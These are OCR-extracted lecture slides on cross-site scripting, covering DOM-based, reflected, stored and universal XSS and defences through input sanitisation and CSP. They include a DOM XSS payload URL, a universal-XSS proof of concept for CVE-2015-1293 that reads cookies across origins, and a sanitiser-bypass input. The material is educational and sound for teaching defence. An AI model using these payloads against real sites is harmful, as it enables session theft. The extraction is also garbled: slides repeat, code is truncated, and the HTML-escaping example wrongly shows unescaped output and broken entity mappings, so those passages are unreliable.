
DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario



DOM-based XSS Attacks – Scenario



Reflected XSS Attacks – Scenario



DOM-based XSS Attacks Example


```
var hash = location.hash;

document.write("<div><iframe src='https://ad.com/iframe.html?hash="
+ hash + "'></iframe></div>");
```

- Exploit payload:
  - Close opening `iframe` tag: `'>`
  - Close `iframe`: `</iframe>`
  - Add payload: `<script>alert(1)</script>`

DOM-based XSS Attacks Example


```
var hash = location.hash;

document.write("<div><iframe src='https://ad.com/iframe.html?hash="
+ hash + "'></iframe></div>");
```

- Exploit payload:
  - Close opening `iframe` tag: `'>`
  - Close `iframe`: `</iframe>`
  - Add payload: `<script>alert(1)</script>`
- Visit URL
  - http://example.org/#'></iframe><script>alert(1)</script>

Page:

```
<div><iframe  src='https://ad.com/iframe.html?hash='></iframe><script>
alert(1)</script>'></iframe></div>
```

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Universal XSS Attacks

- Exploits a browser bug to inject malicious payload to any webpage origin
- Its target is not a web application, but a ***browser***
- The attacker can compromise any websites presently opened

Universal XSS Attacks Example

- CVE-2015-1293




Universal XSS Attacks Example

- CVE-2015-1293

```
1  <iframe></iframe>
2  <script>
3      var i = document.querySelector('ifra
4      var f = frames[0].Function;
5      i.onload = function() {
6        // Alerting the cookie of http://example.c m
7        f("location.replace('javascript:alert(document.cookie)')")();
8      }
9      i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code

Specify target website




Universal XSS Attacks Example

- CVE-2015-1293

```
1  <iframe></iframe>
2  <script>
3      var i = document.querySelector('ifra
4      var f = frames[0].Function;
5      i.onload = function() {
6        // Alerting the cookie of http://example.c m
7        f("location.replace('javascript:alert(document.cookie)')")();
8      }
9      i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code



Server

2 Run script

Specify target website

3 Load iframe

Target Server

The attacker can compromise any websites (Even if the target website itself is perfectly safe)

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<script>attack()</script>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Output: <>attack()</>

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<scrscriptipt>attack()</scrscriptipt>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Output: <script>attack()</script>

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<scrscriptipt>attack()</scrscriptipt>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Implementing XSS filter is hard!
Hard to get right, for general case

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, …

Input: http://example.com/?query=<script>attack()</script>

```
<?php
  $input = $_GET['query'];
  $result = htmlspecialchars($input);
  echo $result
?>
```

Output: <script>attack()</script>

Convert special characters to HTML entities

- & (ampersand) becomes &
- " (double quote) becomes "
- ' (single quote) becomes '
- < (less than) becomes <
- > (greater than) becomes >

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, …

#2: Content Security Policy (CSP)

- A new security mechanism supported by modern browsers
- Next lecture!

Conclusion

- We studied a basic browser sandboxing mechanism
  - Same Origin Policy (SOP): basic access control

- Cross-Site Scripting (XSS) Attacks: **bypass SOP** by making the pages from benign website run malicious scripts
  - Reflected XSS Attacks
  - Stored XSS Attacks
  - DOM-based XSS Attacks
  - Universal XSS Attacks

- How to prevent?
  - Input sanitization
  - Content Security Policy (CSP)

Question?